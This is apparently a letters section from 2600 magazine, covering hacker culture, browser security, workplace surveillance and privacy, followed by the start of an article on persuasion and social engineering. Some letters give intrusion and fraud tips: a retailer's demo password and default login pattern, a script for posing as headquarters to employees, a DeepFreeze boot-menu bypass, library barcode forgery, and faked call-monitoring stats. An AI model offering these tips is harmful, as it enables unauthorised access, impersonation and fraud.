The media's corruption of the term "hacker" isn't going to be reversed overnight, so give it a chance. But until the media and the public start using the term correctly, or the hacking community officially comes up with a new name for itself, I'm going to continue to defend myself as a true, honorable "hacker," because *"I am a hacker, and I'm damn proud of it!"*

Jeff

It's important to remember that the corruption of the word won't be fixed by creating a new word for all the stuff we don't like. Labeling someone a "cracker" is as disingenuous as using the evil connotation of "hacker." It says nothing of what the person is actually doing and makes it very easy to dismiss entire categories of people.

Responses to Responses

Dear *2600:*

In 22:2 Brian Detweiler complained about the article printed in 21:4 in the Artillery section. There seems to have been numerous spyware/malware type articles in *2600* and Brian thought this one to be too IE specific. However, it looks like you have underestimated the influx areas of the spyware/malware (and all the rest) threat. The common six areas that lead to infection are browser, email client, instant messaging, Internet connected games, media players, and file share programs. You must understand that these are *all vendors,* not just Microsoft, and additionally, downloading and installing Firefox does not make your system immune to infection. But you have an "immaculate PC" and "use the best products available" so you already knew that. I myself run a site which offers online security tutorials for the home user and I have received many infections over the past 15 years. No security design will ever be "immaculate" and whether you are using an in-depth model or layered design you are always at risk. Even Linux and *BSD have holes, exploits, and the possibility of infection. I remem-

ber reading years ago the only truly secure computer is buried underground in tons of cement, and then what is the point of the computer? Firefox is nice, and I'm sure you wear your Mozilla and penguin shirts at all the meetings (which now you can't, I guess, with a dress code), however it is not airtight and web surfing HTML is not the only infection portal. Run IE as a guest and tell me how many infections occur through IE. And if people would read up on IE, they would see all the Microsoft articles asking users to adopt the "least-privilege" mechanism (even with their developers coding as a user). Microsoft is patch mad and always has security issues, true; every system has these issues. The problem is not wholly the system; it is in the education of the user of that system. Using Microsoft products *alone* I am sure I can create a very secure network, one that may even rival Linux. It is the policies, restrictions, education, and diligence of the user that in the end creates a secure system, not the products installed. You could be the greatest hacker, with the most immaculate system ever, and your little brother could use "password" on his weak administer login (and you had to give him these privileges to run the programs he uses) and now you have a completely insecure rock. In the end the article by Patrick was intended to educate the people who are unaware of the infected web we live and play in. Whether you use the products or not is not the scope of the article. Rootkits protect polymorphic worms that linger in image bodies and open up our kernels and take hold. We fight these onslaughts by education, and not only ourselves but others around us. Most infections occur from people trusting a source, and if my mother sends me a file I just may bypass my security in a moment of stupidity. Educate my mother and I mitigate that security flaw. If your mother knows the risk, she won't put you at risk. In the end, the article was not for you, but was educating others around you which in the end will make everyone more secure.

Ryan

Dear *2600:*

This is in response to Mr. Detweiler's (22:2) claims that the articles in *2600* are "sophomoric" and that Firefox will end the spyware problem. Before your letter was even published there have been numerous gaping security holes in the Firefox browser and it has already become a target for spyware writers. As an avid Firefox fan, I'm aware what it can do, and I also realize that any security advantage that it has is due to the fact that it's a smaller market share browser that up until the last nine months wasn't targeted explicitly by malware writers. Almost every security extension (adblock, flashblock, Noscript, etc.) can be duplicated in IE using trusted zones, however the average user is too lazy or doesn't know how to use the features. Your support for this argument was "sophomoric" at best: Firefox is more secure because DHS says it is. This is technically not the case as things stand today. One advantage that you should have used in your allegations was that Firefox, being open source and maintained by a smaller group of developers, can beat Redmond's patch time any day of the week. While Microsoft is bogged down in what Fortune 500 companies like to call "process," Firefox developers are more quickly giving us the features we want and patching known holes faster. All browsers are inherently insecure because they're used by people and we're still waiting on a stupidity 1.0 patch to arrive. Think about this before making an uneducated statement like Firefox will put an end to spyware.

oleDB

Dear *2600:*

This letter is written in response to George's letter in 22:3 about my article "Unlocking the Power of WAP" that appeared in 22:1 as well as on forevergeek.com (with no mention of *2600.)* There is a story behind this. I submitted the article to *2600* for publication consideration quite some time before the Winter 2004-2005 issue came out. My article wasn't published in that issue and I never got an email from *2600* about it, so I assumed it wasn't going to be published at all. Having written the article, I submitted it to forevergeek.com as an entry in a contest. (I figured I should use it for *something,* since I thought it wasn't going to appear in the magazine.) That was on April 5, 2005 - quite some time after my original submission to *2600.* Exactly one month and one day after that, 22:1 arrived in the mail, and sure enough, my article appeared in it. Truthfully, the article did appear on that website before it appeared in *2600* (I know this is against *2600's* policies and I apologize), but only because I figured *2600* wasn't going to print my article (I hadn't heard from them). This problem is also explained on my website (just Google the article's name, I'm sure you'll find it). "Unlocking the Power of WAP" was the first article I ever submitted to a printed magazine and I figured *2600* would contact me and let me know if it was going to be published but, as previously stated, I never got an email. Maybe *2600 did* send me an email and it was somehow never delivered. For everyone's future reference, do you contact writers if their submitted article(s) will or will not be published? If so, how long does it typically take for this contact to happen once an article is submitted?

Josh D.

You should always receive a verification when you send us email at articles@2600.com. It can take anywhere from a few minutes to a couple of hours to arrive and you won't get one if you've already sent mail there recently. That is the only mail you will get from us unless your article is printed in which case you will get confirmation of this. That confirmation usually comes once the issue is actually out. We don't send rejection letters as we find that traumatizes people and we're blamed for enough as it is. In general, you should wait two issues after submitting to us before you submit it elsewhere or post it on the net. As you can see, our readers will find out if you don't.

Dear *2600:*

This is in response to the response to the DeepFreeze article. Someone wrote an article about how DeepFreeze can be bypassed by booting with a Win9x startup disk. pyroburner69 wrote in issue 22:3 that a fix would be to have the machine boot to the hard drive first, then password protect the BIOS.

Unfortunately, that's not a good enough fix. Repeatedly hitting ESC, F11, or some other function key while the system is booting will bring up a boot menu where you can select the drive you wish to boot from. This is useful if you want to boot from a floppy rarely and don't want to wait for the floppy seek every time you boot the system. BIOS passwords do not disable the "boot to

drive:" menu, so DeepFreeze is still bypassable.

Of course, the real solution is to stop using removable drives on the affected computers entirely. A central (observed) computer could have removable drives where clients can save and restore work from removable media, and the rest of the workstations could be free of all kinds of removable media.

Then someone comes in with a USB stick with Damn Small Linux....

ManiacDan

The Corporate World

Dear *2600:*

I am in an interesting position. I am currently an employee of a McDonald's, the only job I could get in the area at 17. I used to be a computer repair tech with a company in my hometown and I've been hacking my computers, commercial radios, and vintage cell phones for years. In a few days at 10 pm, the McDonald's restaurant where I am employed will be shut down for system upgrades until around 5 am. All computer systems, routers, network switches, point-of-sale equipment, modems, UPS systems, printers, and racks will be pulled out and replaced with new equipment as the McDonald's Operating Corporation sees fit. I already have an agreement with the store manager and a representative of McOpCo allowing me to collect any equipment I feel I can use or resell.

If you've never been an employee of McDonald's you would be shocked at how the management treats the employees and the things that go on behind the scenes. Employees are monitored 24/7 with cameras and microphones. (I'm not imagining this. Electret condenser microphones dangle from the ceiling panels and I have already written chapters of information on the security system.) Add to that the McPropaganda posters everywhere in the bowels of the restaurant, the overall Orwellian feel to everything, and you can probably see where I'm going with all this.

I'm going to be bringing home thousands of dollars' worth of computers loaded with proprietary software. I'd just like to get a sense of the interest in an article exposing the entire system. I've already done a write-up on the Internet-accessible surveillance setup that the store managers use to watch us from home.

To keep all of this on the legal side, after the article is written some of the hard drives will be formatted and most of the formatted equipment will be sold on eBay, minus what I want to keep. Being an amateur radio operator, I have a hobby that takes a lot of money. If I get fired for this, I really don't care. Unlike my sad little managers, I'm actually going to college.

Jon

Our interest in an article like this is of such a magnitude that we doubt expressing it in words would adequately convey our enthusiasm. We will be waiting by the mailbox. (We also took the liberty of removing your last name, call sign, and location from your letter as that most certainly would have gotten you fired. This is one of those rare occasions where we've chosen to err on the side of caution.)

Dear *2600:*

I work at IBM and we have had our web activity monitored for as long as I can remember.

I was alerted this morning at work by a coworker that the Firefox and Mozilla browsers (which also means Netscape V7.* and V8) support a browser prefetch capability (downloading and caching web pages that you may want to see) that is turned on by default.

Also some search engines (Google) use this capability to download pages directly into your web cache as part of the results of a search. The upside to this is that if you do want to look at a link from a search, it will show up in your browser faster. The downside is that if the search engine comes up with "questionable" web pages as a result of a search, these can be downloaded to your cache without your knowledge and to anyone monitoring web activity, it looks like you went to the "questionable" web page even though you didn't.

The only way to toggle this capability is by typing the following into the URL bar:

about:config

There are an amazing number of variables/attributes you can hack here, but the one we're interested in at the moment is network.prefetch-next.

If IBM is anything like ALCOA, where the only people I've heard of getting fired for porn were spending 70 percent of their work day visiting porn sites on company computers for three weeks straight after repeated warnings, then this situation might not be that big of a deal. But then again, do you really want to give ammo to a group of people whose job literally depends on monitoring tools that "catch" people in the act of goofing off?

Golden Helix

Dear *2600:*

I'm just writing this as a little add-on/update to all the recent Best Buy articles/letters. As an employee who has been with Best Buy Canada for some time, I have noticed that a lot of security changes have been made immediately following information being printed in *2600,* so don't expect most of this information to be valid more than a day after reading. All the software that runs on the demo computers was changed to now require a password when logging off. Simply hit ctrl-q to get to the exit prompt and enter the password "closedown" (no quotes). I have also noticed a huge oversight in security of personal information lately in Best Buy. After the *2600* articles I did a little snooping to see what information is available to average joe employee. It turns out there's a lot. First I found a few Excel spreadsheets, unprotected, with usernames and passwords listed in them. I also noticed that 99 percent of these were first initial (i.e., j), last name (i.e., smith) with the password having the number one following. For example, John Smith would use the user/pass combo jsmith/jsmith1. The employee is then asked, but not required, to change to a fairly secure password afterwards (upper/lower/number combo). Under someone else's name (in case anyone decided to check later) I did some further snooping. Turns out Best Buy's idea of security is putting a password onto an Excel sheet, which I'm sure could be brute forced quite easily. The titles of such Excel spreadsheets led me to believe they contained payroll information, profit and loss statements, and company goals and objectives. Who knows how much actual personal information there is. There are gigs of archived text all on their public drive in MS Word and MS Excel formats, all in a poorly organized folder hierarchy. Even better than this is the fact that all computers (except the ones they're actually selling) on

the floor have been activated for "store realization" (the store gets credit for items bought at bestbuy.ca in store) but there's a little button on the top that is cleverly labeled as "employees" giving you access to retailzone (the company intranet). To browse all these interesting files simply click the "desktop" button to bring up a list of apps the employee has access to (at minimum, all employees have Word and Excel usage). If needed, the proxy for Canadian stores is "fsproxy.futureshop.com:8080". For you social engineering specialists out there, I'm simply appalled by what passes for security to gain physical access to anything in the store. Feel like messing with the server room? Call any random employee, say you're from "CHQ" (Canadian Headquarters), and you need them to go into the server room and give you the IP of the server in there, or rewire the Cisco router they have, or reset the password on the VNC server in the server room (I have not yet had enough access to say what this computer actually does, only that it is connected to our internal network and runs a VNC server). Even better, give a call to the Enterprise Support Center (ESC) at (604) 412-1231. Be forewarned, they'll ask for an employee name and number (buy something and the number will be a four digit alpha numeric beside the contract ID at the top of the receipt) and if you can't get the name of the cashier cashing you out, social engineering is not for you. Not the worst security I've seen, but definitely an abuse of security through obscurity.

Anonymous

Dear *2600:*

I recently bought an item at Wal-Mart in another state and decided I no longer wanted it. So I returned it at our local Wal-Mart (as they nicely allow us to do). The catch, however, is that the tax rates differed between the states by 2.5 percent. When I purchased the item, I paid roughly $63 with 6 percent tax. When I returned it, they calculated the price with the local tax information (8.5 percent) and gave me back roughly $65. I'm not sure if anyone else had this happen to them, but I found it amusing.

NetSurf

Dear *2600:*

I have just left my job at Barnes and Noble and would like to comment on the issue around display of *2600* there.

During the four years I worked as a bookseller and cashier I occasionally saw *2600* covered up behind other magazines. This was always in the front row where we displayed *2600* as a small format mag. There has never been a policy to hide or not stock or display *2600,* but it seems that through carelessness some customers have covered it up. It is possible that some customers did this deliberately, but I assure the reader that B&N policy is to sell, sell, sell. If they didn't want to sell any mag for any reason, they would not carry it at all, and free up overcrowded shelf space.

I left B&N because I didn't like the new management, so I'm not particularly sympathetic to them, but I see a lot of paranoia regarding this and just want to set it straight.

John YaYa

Thanks for the perspective. We never bought into any theory that such things represented corporate or store policy. But the fact remains that we do have a lot of enemies, some in high places, some in very low places. We appreciate all of our readers being vigilant on such matters and helping to correct any injustices they may come upon.

Dear *2600:*

I work for a very large telecom whose name I won't divulge for obvious purposes. It all began with the implementation of cameras in our workspace, then with the implementation of "vericept," and now the proverbial straw. I work as a network security analyst monitoring several large networks investigating possible compromises and infections. We all know how the pay never fits the job. So they have hired a lot of people I wouldn't have watching over a TI calculator. I get frustrated because nobody has a clue about signatures or even hacker methodology or can even fathom the mindset. So I decided to be a nice guy and put up a bulletin board on my machine at home regarding security, exploits, new code, and several other general categories. Well, the "telecom" caught wind of this and tried to force me to shut it down saying it was a breach of company policy because of the fact I have a security bulletin board and it pertains to my position because I work in security. They even went to the extreme of saying if anyone from work posted on it, I would be the one paying the ultimate price. A little background information on me and why they feel threatened. I have been working with exploit code since I was about 15 and spent some time as a contractor for the DoD working as a security engineer and even spent some time in the military as a cryptologist. So every move I make they watch me. Where does it say in the Constitution that you give up your rights when you walk into a place of employment? I have sought employment elsewhere and want everyone to know telecoms, especially the large and seemingly powerful ones, have no idea what they are doing.

sting3r, CEH

This kind of thing is unfortunately spreading. There are many corporations and institutions that think they can control their employees 24 hours a day. Worse, there are so many people who just blindly buy into this, especially if the paycheck is large enough. We need more people like you to keep this from becoming the norm.

Evil Doings

Dear *2600:*

So this is my first year of college and my particular college (a somewhat small and somewhat rural private university) requires me to take a survey. The heading of the survey is as follows: "This short, easy, confidential, and *anonymous* [my emphasis] survey will accurately tell us the average emotional, social, and spiritual health of our student body."

As I read on, it asked for my name, age, major, year of graduation, housing status, and of all things the last five digits of my SSN. Come on... yeah, this is an anonymous survey my ass.... After refusing to complete portions of said survey (portions including questions like: "True or false - hacking is a crime," "Have you engaged in sexual intercourse in the past year?" etc.), I was greeted at my dorm room door by the Dean of Students and my RA. Long story short, they were (not openly) threatening me with expulsion. Major WTF moment. I decided to complete the survey and just go along with it but I was sure

to tell anyone who would listen how mislabeled this test was. It did not in any visible way accomplish its goal of determining my social, spiritual, or emotional health and in no way was it anonymous. I want to encourage everyone to read the introduction, requirements, and/or agreements to a college before ever going there.

Toast-sama

Don't be shy about revealing the name of the school. You can also get an extra copy of the survey (somehow) and send one of those in. Nothing deflates this kind of bullshit quicker than a little publicity. Hang in there.

Dear *2600:*

I thought you guys might be interested in a reminder that September 24th started Banned Books Week, my favorite holiday and a celebration of the right to read despite the best efforts of small minded zealots everywhere. It's continually amazing to me that so many people would work so hard to suppress, repress, and oppress anything that threatens their safe little cocoon of "decency" and political correctness rather than dare to expose their children to different or unorthodox ideas which might spark a debate.

Check out the Top 100 Most Frequently Challenged Books of 1990 - 2000 (from http://www.ala.org):

This endangered species list includes classic literature such as *The Adventures of Huckleberry Finn* (#5), *Catcher in the Rye* (#13), and *To Kill a Mockingbird* (#41). Worse yet, it is peppered with perfectly innocent children's books like the *Harry Potter* series (#7) and *Where's Waldo?* (#88) which I don't believe even has any words. And no list of dangerous books would be complete without *The Anarchist's Cookbook* (#57)!

Whether it's during or after Banned Books Week, please remember to celebrate the glorious right to read books that challenge the established norm, shake up stereotypes, and present old situations from new points of view.

"Books won't stay banned. They won't burn. Ideas won't go to jail. In the long run of history the censor and the inquisitor have always lost. The only sure weapon against bad ideas is better ideas." - Alfred Whitney Griswold (Yale President 1951-1963)

Information is still free. Read a banned book - or better yet, write one!

Selena

Dear *2600:*

Two days ago I was sitting in my Atlanta-area high school's computer lab and decided to check the news at *2600*. To my dismay, it was blocked by the school's administrator. However, what really irked me was the fact that it was labeled under the category "Criminal Skills." I was most definitely not expecting this level of ignorance from the school, but I guess in today's society that was a little stupid of me.

Ben

Schools are where ignorance is taught and reinforced. What were you thinking? For that matter, why were you thinking?

Dear *2600:*

I will try to be brief. I bought some beer over the weekend at Western Michigan University at a store called Munchie Mart. They asked to see some ID and I showed them. After giving them my identification they then swiped it through a mag strip reader that had a built in printer and tape roll (looked like a printing calculator). I noticed it printed my name, age, and driver's license number. After noticing this I asked the lady to hand me the copy of my personal information so I could discard it. She refused and told me she had to record it for the city police in case they sell to minors. I was *outraged!* I started to argue some more and then was told "if you have a problem with it, then don't shop here." I told her I wouldn't as I was only visiting a friend at the university anyhow. I was wondering if anyone knows the legalities with this. I know it's only minimal information but that's not the point at all. I am also considering writing to the Kalamazoo police inquiring if they enforce the unauthorized recording of personal information. I wonder how many identities they gather a day and how many actually know the store does this. Please help me with some advice.

BugDave

We've followed up with this story on "Off The Hook" and got a good amount of interest from listeners. As it turns out, the local police claimed not to know anything about this and the ensuing fuss apparently resulted in the policy being quietly discontinued. In all likelihood this was something the store was doing on its own. By publicly challenging it and getting people to be aware, you helped the store realize that it wasn't in their best interests to continue with such an invasive policy. Individuals have a lot more power than they realize.

Dear *2600:*

The other day, for the fun of it, I thought that I would see if the full version of *Delta Force - Black Hawk Down* was available for download on Limewire (a P2P file sharing program on Gnutella). When I typed "Delta Force" in the "programs" search window and clicked "submit," hundreds of files popped up claiming to be "Delta Force Full Game" but were only 851.7kb in size (obviously too small to be the actual program). These files were all uniformly the exact same size although they were all being "shared" by several different users. When I typed in "Grand Theft Auto" the exact same thing happened. Several files claiming to be "Grand Theft Auto" were also 851.7kb in size and from multiple users as well. It appears to be an attack on P2P file sharing in general, but surprisingly, several people seem to be "in on it." As we all know, 851.7kb is definitely more than big enough to be a trojan horse, virus, or worm. Does anyone know what this file is or who is responsible for this?

Sab

Dear *2600:*

Long time reader of the mag, but it's the first time I've written anything to you. I'll get straight to the point. There is a new bill that has been proposed/put forward that is quiet scary. The bill will require that Canadian ISPs install monitoring software. It also gives the government access to the data that a monitoring system would produce without having to get a warrant. This is an incredible invasion of people's privacy. There are much better ways to police the public than creating Big Brother type laws. I just thought that it was important to get the word out about this silly bill. I have posted on a few message forums out there, but I thought that *2600* might help to help get the word out. A copy of the bill can be found at: http://www.parl.gc.ca/PDF/38/1/parl

➥bus/chambus/house/bills/government/C-74_1.PDF

if you'd like to take a gander. Keep fighting the good fight.

Pizentios

While we spend a good amount of time talking about what's going on in the United States, it needs to be made clear that it's getting bad all over the world. Many times our government starts the ball rolling over here and other countries follow suit. But sometimes a new law or restriction starts out someplace else and winds up later being implemented here. Wherever you happen to be, public reaction is essential to influencing the success or failure of such bills and laws. If you can succeed in making a difference, you may also be making a difference in other parts of the world.

Homeland Security

Dear *2600:*

Regarding Joe37's letter in 22:2 invoking the classic Godwin's Law regarding encouraging everyone to refer to the Department of Homeland Security as the Gestapo, I find it very sad that more and more people seem to do this. I work for part of DHS involved not only in national security but also humanitarian efforts - the U.S. Coast Guard. Although my particular job now deals with working with several three letter organizations, at heart most of my career has been working with life saving.

Anyway, part of my current position involves wearing organizational clothing bearing the DHS logo in public and I am not ashamed to do this even on my off time. Constantly I am confronted by individuals such as Joe37 who feel the need to berate me and call me a Nazi based on the fact that my clothing bears this particular logo. How many hackers can say they've been confronted for their image only and not the message they are trying to give? I think more than a few.

The point is, just because you have some sort of paranoid fear (although you may find it logical), don't feel the need to discredit the name of the group and its entire system, especially by making such absurd and offensive references.

Thanks for your magazine. I've been reading it for almost ten years and although I roll my eyes at some of the articles on "messing with x store," the tech related stuff has really helped educate me on a number of things, even some related to my job.

necco

While Nazi analogies are unneeded and way off base, there is a significant degree of absurdity to the entire "homeland security" mentality that has emerged in recent years. Apart from the civil rights abuses, secret prisons, torture, and invasions that have been carried out in its name, the entire concept is covered in simplicity and naive assertions that could fill a book. There are many good people working under the DHS umbrella but that doesn't alter the fact that many see Homeland Security as an overzealous organization determined to achieve its goals without giving much thought to the true cost of these goals. This is where the increasing negative reaction is coming from. We can only hope that those who feel this way will express themselves as coherently, intelligently, and passionately as possible. Their input is sorely needed.

Permissions

Dear *2600:*

I would like to get permission to show The Fifth HOPE videos at a Linux user group meeting. There are about 20 attendees on a good month.

Elegin

You're more than welcome to do this. We've had some people even manage to get a few of these onto public access channels on cable television. We're glad to see there's still an interest in talks and panels that took place at this and other conferences we've hosted. It's also great for those people who weren't able to make it in person.

Dear *2600:*

I'm in a community college web programming class and we're working with javascript at the moment. Would you mind if I copy Edward Stoever's article "Hacking Encrypted HTML" from 22:2 for distribution to my less enlightened classmates?

Thanks for your consideration.

Uncle Wulf

We encourage this kind of thing as long as you're not selling it and you give attribution.

Insecurity

Dear *2600:*

I used to subscribe back in 96/97. A car forum I'm a user on got hacked the other night. The hacker noticed an exploit because something wasn't moved out of a certain folder. The hacker made a backup of the forum and put it in an easy to find folder on the server and then deleted the normal forum. I'd just like to say thanks to G1RD4P for making us aware of the problem.

Gavin

We're glad you were able to deal with this maturely and non-hysterically. If only this were the rule and not the exception.

Dear *2600:*

I discovered about a year ago that Northwestern University has automated book checkout stations on many of their floors. You can scan the barcode on your library card, the "WildCard" (university ID card) usually, enter your last name into the computer, and then scan the barcodes on each of the books you want to check out. For each book you check out, it prints a receipt that goes in the checkout slip slot in the back of the book. Interestingly, this receipt contains both the full name and the full barcode number of the patron who checked out that book.

I happened to find a couple of books in the library that still had these receipts in them from the last person who borrowed the books and, lo and behold, I had all the information needed to check out books in their names. Even if you weren't able to enter in the barcode number manually, it's easy enough to find software on the Internet to make barcodes from numbers. Through some trial and error, I found that NU uses Code 39 symbology. There's a nice free barcode generator at this site: http://www.barcodesinc.com/generator/index.php.

It would be easy enough to make one of these barcodes, print it out, and paste it to an ID card to allay suspicions at the terminal. I also have to wonder how secure

their trash methods are. You could easily get the trash can full of book receipts from one of the sleepy college kids working at the circulation desk, harvest account info, make fake cards, and congratulate the other sleepy coed at the library exit who does check that there's a slip in the book but doesn't check the name on it.

If Northwestern does this and claims to be the tenth largest private university library in the country, then I imagine other college libraries are doing similarly insecure things with their book receipts and self checkout.

Nick B.

Offenses

Dear *2600:*

Yesterday I frequented Barnes and Noble and picked up a copy of your magazine. I went and grabbed a coffee and sat down and started to read. I got to the section on readers' letters and happened to read one from someone who was upset because of the way you had associated Taiwan with the Republic of China. This didn't upset me too much. I thought it was just a case of political correctness. But when I saw on the back page a phone in Syria with the words Axis of Evil I was extremely upset. I thought your magazine was wise to the world as far as political parties. Obviously your magazine is a lot more closed minded than I thought.

Stuart

Yeah, you got us. We tend to blindly follow what our government tells us so when we heard that there was an Axis of Evil we naturally believed it without question. It is now our understanding that they don't actually call themselves that. We owe it to astute readers like you to set us straight. Oh and for the record, Taiwan and the Republic of China are the same place. But the last thing we want to do is start talking about that again.

Dear *2600:*

I am very disappointed by your response to Hsiao-Ling Liao (22:2). What happened to your rhetoric? "... we have a history of not blindly accepting what we're told." (page 5, line 12, 20:4) Do you believe that ISO 3166-1 has "Taiwan, province of China" for *scientific* reasons? I can assure you that it is from political pressure from the Chinese government. Isn't it ironic that we hackers use extra effort to filter what the U.S. government tells us, but take in what the government of China says without thinking?

Yes, we Taiwanese, fighting against China imperialism (they claim to be socialism but behave more like imperialism), understand that ISO 3166-1 is the source of misinformation and we are fighting on that front too. Taiwan is not so stupid as to call itself a province of another country.

You are fully responsible for the content on your website, even though you are not exactly responsible for how Taiwan is officially designated. I checked it just now (http://www.2600.com/phones/newindex.khtml?region➥=asia) and you are still using that insulting suffix despite your lip service in 22:2.

Label Taiwan as "Taiwan." Do not act like the coward Google: they removed the insulting suffix when facing massive protest from Taiwanese netizens but reverted after pressure from the Chinese government who threatened to block Google from the search engine market in China. Sadly, Google is not the only one. Many U.S. corporations do the same when facing threats from China.

Keep up the good work and use your independent thinking - not only independent from the U.S. government, but from other governments as well!

(Google has changed their map.google.com and removed the offending suffix when searching for "Taiwan," so I will no longer call them coward.)

Tim Taiwanese Liim
New Jersey

We all knew it was inevitable that 2600 would wind up in the middle of this conflict. But let's get a few things straight from the outset. We are not referring to Taiwan as "Taiwan, province of China." We are merely accessing an official list of countries and that list happens to be worded in this manner. The mere fact that Taiwan is represented at all on the list has annoyed mainland China, so it's a bit of a two-edged sword. It would solve nothing if we went in and changed our copy of the list and it would open us up to having to change all of the other names that people have a problem with. Then there would be people who have a problem with us changing the list. We would then become mired in the world of international conflict where we wouldn't stand a chance of addressing those issues that really matter to us - like fixing the definition of the word "hacker." The solution to the Taiwan issue is to fix the list and if voicing opposition in this forum helps achieve that end, then we're happy to be of service.

There are those in Taiwan, incidentally, who believe that mainland China will eventually be reunited under the Taiwanese flag. They consider all of the provinces of mainland China to belong to the Taiwanese regime. That, coupled with the fact that Taiwan calls itself the Republic of China, gives a much more positive spin to the whole "province of China" moniker. It all depends on how you define China. But seriously, the one sure way to solve this problem is, rather than start a fight with us, to declare independence from the mainland. It may take a civil war and several million lives but ISO 3166-1 will be changed.

Dear *2600:*

I really enjoy your mag. Whenever I go to the States I pick it up. I don't normally write to a mag. But something you did recently made me mad. I read 22:2 today and I was pissed. Answer this question. What do you stand for? Does "Free Kevin" mean anything to you? Do you see where I am going with this? *2600* are the biggest hypocrites on the face of the earth. I read your message that now to attend any *2600* meeting you need to dress - how did you all put it - in standard formal attire. Wow, this goes against everything you fight for. These meetings are, for a lack of better words, "for fun," to gain knowledge from fellow administrators (hackers). It is not a business. It is not church. It is not a Fortune 500 company. We as administrators live in a culture that we can wear whatever we want. I work at an IT company and attend many meetings. My dress is not standard formal attire. You state that "nobody is excluded" if they comply with the guidelines. They are guidelines, not rules. And until you pay me the money that comes with wearing standard formal attire I shall wear whatever I want to any *2600* meeting because "nobody is excluded." I think

you are doing just what you are trying to fight. I will continue to read your fine mag for the tech articles but not for what you stand for.

Ramasee

It's pretty obvious we're going to be getting this kind of letter for years to come from people who don't understand the concept of April 1st in the United States. Considering we even alluded to it in the issue you cite, we don't really know what else we can do. Humor really can be a dangerous implement.

Dear *2600:*

First of all, let me tell you how much I love your magazine. It's been a great joy of mine for a long time now. Also, I don't have a subscription because you make more money off the stand price. Now, a while back I decided to go to the *2600* meeting closest to me (Michigan) and wanted assurance others would do the same. I opened up your IRC server and joined #mi2600. Upon realizing no one was there, I promptly joined #2600, expecting knowledge abounding. Instead, I was met with the most rude and mean-spirited attitude I've ever seen. I introduced myself in a very polite manner and was met with a person telling me to "shut the f*** up or go away." Naturally, I was befuddled as to why they would tell me such a thing. I replied with mildly sarcastic comments and was met by more anger and insults. I realize the world is a cruel place as I have grown up in a bad part of town. Despite my efforts of trying to learn all I can, I'm met with hate everywhere I go. I thought you valued the exchange of information and the pursuit of knowledge. Shame on you.

Chad

Shame on us? Oh, please. You can't possibly expect an IRC channel to represent anything other than a group of people spouting forth whatever is on their minds. Sure, we like to have intelligent people in the #2600 channel on irc.2600.net since it's our flagship channel. But it's impossible - and undesirable - to constantly monitor and control the flow of conversation. That means that idiots and assholes appear from time to time and attempt to get attention by being offensive, loud, or just plain stupid. It happens. They are actually less annoying than people who take it all so seriously. You have to learn to weed out the morons and listen to those individuals who actually have something to say. They exist in great numbers. But please remember that it's just a gathering of people who decided to join an open channel. Occasionally there may be a 2600 staff member or writer in the channel as well but we're often busy dealing with other more urgent matters. So get back in there and make the channel a better place rather than issuing condemnations and slinking away while muttering to yourself. You'll feel better.

Incidentally, it's not a given that we make more money from newsstands than we do from subscriptions. It depends on a variety of factors and a whole list of expenses that goes into the maintenance of each form of distribution. We think you're best off just doing what's convenient for you and hopefully that will result in positive figures everywhere.

On The Inside

Dear *2600:*

I really enjoyed XlogicX's article about manipulating the call center systems in 22:3. I thought I'd share one of my call center experiences.

I used to work at a government call center taking inbound calls. I can't remember the name of the call center monitoring equipment but our phone system was Ericsson. The phone system allowed us to either take an incoming call or make an outgoing call (one button for each line type).

If the outgoing line was open, however, you could press the incoming line button and make a second outgoing call. Because it was on the incoming line part of the equipment, the monitoring system showed this as being an incoming call (even though it was outgoing).

So basically I opened an outgoing line using the outgoing line button. Then opened another outgoing line using the incoming line button. Then closed the original outgoing line button.

This then allowed me to ring my mates and spend hours on the phone to them while racking up "incoming" time on the monitoring system. I got the award for best employee of the month (most incoming calls received), for spending the whole month ringing my mates. Nice!

The trick is to get friendly with your supervisor and have him show you how the monitoring equipment works and what information it captures.

RustyOldBoat

Dear *2600:*

I am from New Zealand. Until recently I have been working for Rastafarian Green Party Member of Parliament Nandor Tanczos. One of his portfolios was IT and I was his advisor. I am an avid reader of your magazine, not just because it is exceptionally interesting but also because it was a source of support for someone trying to push the lines within "the institution." Anyway, the *National Business Review,* our right wing as fuck newspaper, just wrote a big article slagging the Green Party off for their support of OSS and I got dragged back in to help write a response. *2600* got a mention so I thought I'd let you know and take the opportunity to thank you for all the support you gave me over the last three years. Who knows, I may even have time to write an article for you about institutional hactivism!

xoxo

We always welcome articles from those who are somehow inside the system. It's good to know our words have managed to penetrate from so far away.


Discovery

Dear *2600:*

If you're feeling a little bored, go to Google, type in "failure", then click on "I'm Feeling Lucky." I'm glad Google is on our side (that is, if you don't agree with Bush).

Tat

As Google has already explained, this is not because of anything they did but rather due to a phenomenon known as googlebombing. In their words "a number of webmasters use the phrases [failure] and [miserable failure] to describe and link to President Bush's website, thus pushing it to the top of searches for those phrases." If you click on "Google Search" instead of "I'm Feeling Lucky" you'll see a link to the full explanation on the right hand side of the page. As an exercise, let's all see if we can make the word "maniac" go to http://www.white ➥house.gov/vicepresident/vpbio.html.



Persuasiveness and Social Engineering

by subphreeky
subphreeky@yahoo.com

Social psychology is essentially the branch of psychology that studies the behavior of individuals as they interact. This is not the same as sociology, which is essentially the study of human behavior in groups. Social psychology can be especially interesting when relating to social engineering, as much of the study of social psychology deals with *why* and *how* humans are able to influence one another, both as individuals and as groups.

Elements of persuasive communication fall into three main categories: the characteristics of the *speaker,* of the *message,* and of the *listener(s).*

Of the characteristics of the speaker, *credibility* is one of the more important persuasive factors. The speaker must be a credible source of information to be persuasive. Although speakers with low credibility will be less persuasive at first, they can often influence thinking and behaviors over a longer period of time through a phenomenon called *sleeper effects* (this can be close to a persistent nagging type influence). Speakers are generally more persuasive when they are physically present with an audience. This may present obvious difficulties when attempting to social engineer an audience over the telephone and/or the Internet. The speaker's intent is also important. If an individual is obviously trying to change an opinion or behavior, the speaker will be less persuasive. Care must be taken by the speaker so that the listener(s) do not feel that they are being taken advantage of in any way. Humans have a natural desire (although not always a tendency) to trust other humans. If trust is broken by the speaker in any way, the speaker will be less persuasive. In general, authority figures can be persuasive to a degree (perhaps our president can be considered an exception).

